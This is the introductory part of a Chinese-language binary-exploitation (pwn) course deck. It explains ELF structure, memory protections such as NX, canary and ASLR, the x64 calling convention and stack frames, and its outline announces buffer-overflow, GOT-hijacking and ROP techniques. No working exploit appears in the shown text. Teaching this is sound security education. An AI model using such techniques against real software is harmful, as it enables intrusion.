Binary Exploit - I

u1f383 🎃

About

- u1f383 🎃
- Pwner
- Zoolab
- NCtfU / Xx TSJ xX / Goburin’

Outline

- Introduction
  - Environment
  - ELF
  - x64
- Shellcode
- BOF
- GOT
  - GOT Hijacking
  - Ret2plt
  - Leak libc
  - Ret2libc
  - Lab 1


Outline

- ROP
  - csu_init
  - Stack pivoting
  - Lab 2
- FSB
- Appendix
  - Tools
  - Debug tutorial

Binary exploitation

- 程式 - 透過編譯產生的二進制執行檔
- 漏洞 - 程式出現與預期不同的行為，或是出現沒有預期到的行為
  - 有些無關緊要
  - 有些能夠改變程式的執行流程
- Pwn (binary exploitation) - 透過一或多個漏洞的利用，最終獲得程式的掌控權
  - 取得 Shell
  - 讀取、竄改檔案
- 以 linux 的程式作為入門

Binary exploitation



Introduction

$ Introduction


ELF - Basic

- **E**xecutable and **L**inkable **F**ormat
  - 在 Linux 中所用的可執行檔案格式
  - 像是 Windows 中的 exe 檔
- 用 section 來區分不同功能的資料
  - 不同功能會需要不同的權限、大小
  - 程式碼屬於 .text section，會需要執行權限
  - 常數字串屬於 .rodata section，需要讀取權限

$ Introduction

ELF - Basic


- **section** vs. **segment**
  - **section** - 告訴 linker 動態鏈接時需要的資料
    - 名稱表示資料的功能，如 .text 代表程式碼
    - 是否需要被載入記憶體，像 .text 或 .data
    - 只是用來描述其他屬性的 metadata section
  - **segment** - 告訴作業系統此程式被載入時的資訊
    - 相同權限的資料載入至相同的區塊
    - 被載入到哪塊 virtual memory



https://stackoverflow.com/a/14382477

$ Introduction

ELF - Basic




```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000005f8 0x00000000000005f8  R      0x1000
  LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
                 0x0000000000000205 0x0000000000000205  R E    0x1000
  LOAD           0x0000000000002000 0x0000000000002000 0x0000000000002000
                 0x0000000000000180 0x0000000000000180  R      0x1000
  LOAD           0x0000000000002db8 0x0000000000003db8 0x0000000000003db8
                 0x0000000000000258 0x0000000000000260  RW     0x1000
  DYNAMIC        0x0000000000002dc8 0x0000000000003dc8 0x0000000000003dc8
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000020 0x0000000000000020  R      0x8
  NOTE           0x0000000000000358 0x0000000000000358 0x0000000000000358
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_PROPERTY   0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000020 0x0000000000000020  R      0x8
  GNU_EH_FRAME   0x0000000000002008 0x0000000000002008 0x0000000000002008
                 0x000000000000004c 0x000000000000004c  R      0x4

Section to Segment mapping:
 Segment Sections...
  00
  01     .interp
  02     .interp .note.gnu.property .note.gnu.build-id .note.ABI-tag .gnu.hash
  03     .init .plt .plt.got .plt.sec .text .fini
  04     .rodata .eh_frame_hdr .eh_frame
  05     .init_array .fini_array .dynamic .got .data .bss
  06     .dynamic
  07     .note.gnu.property
  08     .note.gnu.build-id .note.ABI-tag
```

readelf -l ./test



```
Section Header
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000 00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS        0000000000000318 00000318
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.gnu.propert NOTE            0000000000000338 00000338
       0000000000000020  0000000000000000   A       0     0     8
  [ 3] .note.gnu.build-i NOTE            0000000000000358 00000358
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .note.ABI-tag     NOTE            000000000000037c 0000037c
       0000000000000020  0000000000000000   A       0     0     4
  [ 5] .gnu.hash         GNU_HASH        00000000000003a0 000003a0
       0000000000000024  0000000000000000   A       6     0     8
  [ 6] .dynsym           DYNSYM          00000000000003c8 000003c8
       00000000000000a8  0000000000000018   A       7     1     8
  [ 7] .dynstr           STRTAB          0000000000000470 00000470
       0000000000000082  0000000000000000   A       0     0     1
  [ 8] .gnu.version      VERSYM          00000000000004f2 000004f2
       000000000000000e  0000000000000002   A       6     0     2
  [ 9] .gnu.version_r    VERNEED         0000000000000500 00000500
       0000000000000020  0000000000000000   A       7     1     8
  [10] .rela.dyn         RELA            0000000000000520 00000520
       00000000000000c0  0000000000000018   A       6     0     8
  [11] .rela.plt         RELA            00000000000005e0 000005e0
       0000000000000018  0000000000000018  AI       6    24     8
  [12] .init             PROGBITS        0000000000001000 00001000
       000000000000001b  0000000000000000  AX       0     0     4
  [13] .plt.sec          PROGBITS        0000000000001030 00001030
       0000000000000010  0000000000000010  AX       0     0    16
  [16] .text             PROGBITS        0000000000001060 00001060
       0000000000000195  0000000000000000  AX       0     0    16
```

readelf -S ./test

$ Introduction

ELF - Memory Layout

- .text - 程式碼
- .rodata - read-only data，如字串
- .data - 初始化後的變數
- .bss - 尚未初始化的變數
- heap - 動態分配的記憶體空間
- lib - shared library
- tls - thread local storage
- stack - 用來儲存當前 function 執行狀態的空間



$ Introduction

ELF - Protection

- **PIE** - **P**osition-**I**ndependent **E**xecutable
  - 程式碼會以相對位址的方式表示，而非絕對位址
- **NX** - **N**o-e**X**ecute
  - .text 之外的 section 不會有執行權限
- **Canary** - stack protector
  - 在 stack 的結尾塞入一個隨機數，return 前透過檢查是否有被修改來判斷執行是否出現問題
- **RELRO** - **REL**ocation **R**ead-**O**nly
  - 分成 Full / Partial / No 三種型態，分別代表在 runtime 解析外部 function 時使用的不同機制

$ Introduction

ELF - Protection

- **Seccomp** - **sec**ure **comp**uting mode
  - 制定規則來禁止/允許呼叫特定的 syscall
- **ASLR** - **A**ddress **S**pace **L**ayout **R**andomization
  - 程式載入時，stack、heap 等記憶體區塊會使用隨機的位址作為 base address
    - 在一定的範圍中隨機
    - 末 12 bits 是固定的，每次載入時都不會更動

$ Introduction

x64 - Basic

- Based on x86 的指令集
- Logical address 用 8 bytes 來代表，不過並不是整個記憶體位址都會使用到：
  - **User space** - 0x0000000000000000 (0) ~ 0x00007FFFFFFFFFFF (2^47 - 1)
  - **Kernel space** - 0xFFFF800000000000 (2^64 - 2^47) ~ 0xFFFFFFFFFFFFFFFF (2^64 - 1)
- 原本 x86 register 擴展到 64 bits： **rax, rbx, rcx, rdx, rsp, rbp, rip, …**
- 比 x86 有更多的 register： **r8 ~ r15**

$ Introduction

x64 - Calling Convention


- 可以想像成是一種 protocol，定義了：
  - Function 該如何傳遞參數
  - Syscall 該如何傳遞參數
  - Caller 與 Callee 各自的責任

	syscall no	param1	param2	param3	param4	param5	param6	param7+
func call	-	rdi	rsi	rdx	rcx	r8	r9	stack
syscall	rax	rdi	rsi	rdx	r10	r8	r9	stack

$ Introduction

x64 - Register

- rax - 存放 function 回傳的結果
- rsp - 指向 stack 的頂端
- rbp - 指向 stack 的底端
- rip - 下個要執行的 instruction 位址



$ Introduction


x64 - Instruction

- jmp <addr> - 類似於 mov rip, <addr>
- call <addr> - 類似於 push <return_addr> + mov rip, <addr>
  - Return address 為目前 function 在 call <addr> 之後的指令位址
- leave - 類似於 mov rsp, rbp + pop rbp
- ret - 類似於 pop rip

$ Introduction

x64 - Function Frame

- 每個 Function 在執行期間， stack 中會有一塊空間負責記錄當前 function 的執行狀態，而該空間稱為 function frame，保存的狀態像是：
  - 當前 function 使用的變數
  - 呼叫其他 function 時傳遞的參數
- Calling convention
  - Caller 儲存回去的位址
  - Callee 儲存舊的 function frame 位址




$ Introduction

x64 - Function Frame - Prologue / Epilogue

- 基本上每個 function 在被呼叫過程中，開頭與結尾都會執行固定 pattern 的 instruction 來保存 / 回復 function frame，分別稱作 prologue 與 epilogue

保存當前的 rbp，並建立新的 function frame



Prologue

回復先前的 rbp 並且回到原先的 function


Epilogue

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
<main>      endbr64
<main+4>    push   rbp
<main+5>    mov    rbp, rsp
<main+8>    mov    esi, 0x50505050
<main+13>   mov    edi, 0x40404040
<main+18>   call   meow
<main+23>   mov    eax, 0


<meow>      endbr64
<meow+4>:   push   rbp
<meow+5>:   mov    rbp,rsp
<meow+8>:   sub    rsp,0x10 # 2 units in graph
<meow+12>:  mov    DWORD PTR [rbp-0xc],0x30303030
<meow+19>:  mov    DWORD PTR [rbp-0x8],0x20202020
<meow+26>:  mov    DWORD PTR [rbp-0x4],0x10101010
<meow+33>:  mov    edx,DWORD PTR [rbp-0xc]
<meow+36>:  mov    eax,DWORD PTR [rbp-0x8]
<meow+39>:  add    edx,eax
<meow+41>:  mov    eax,DWORD PTR [rbp-0x4]
<meow+44>:  add    eax,edx
<meow+46>:  mov    esi,eax
<meow+48>:  lea    rdi,[rip+0xe84]  # 0x5646aab5c004 /* '%d\n' */
<meow+55>:  mov    eax,0x0
<meow+60>:  call   0x5646aab5b050 <printf@plt>
<meow+65>:  nop
<meow+66>:  leave
<meow+67>:  ret
```




rax	0
rsi	0
rdi	0
rdx	0
rbp	XXX
rsp	0
rip	main

$ Introduction

x64 - Function Frame

u1f383@u1f383:/

```
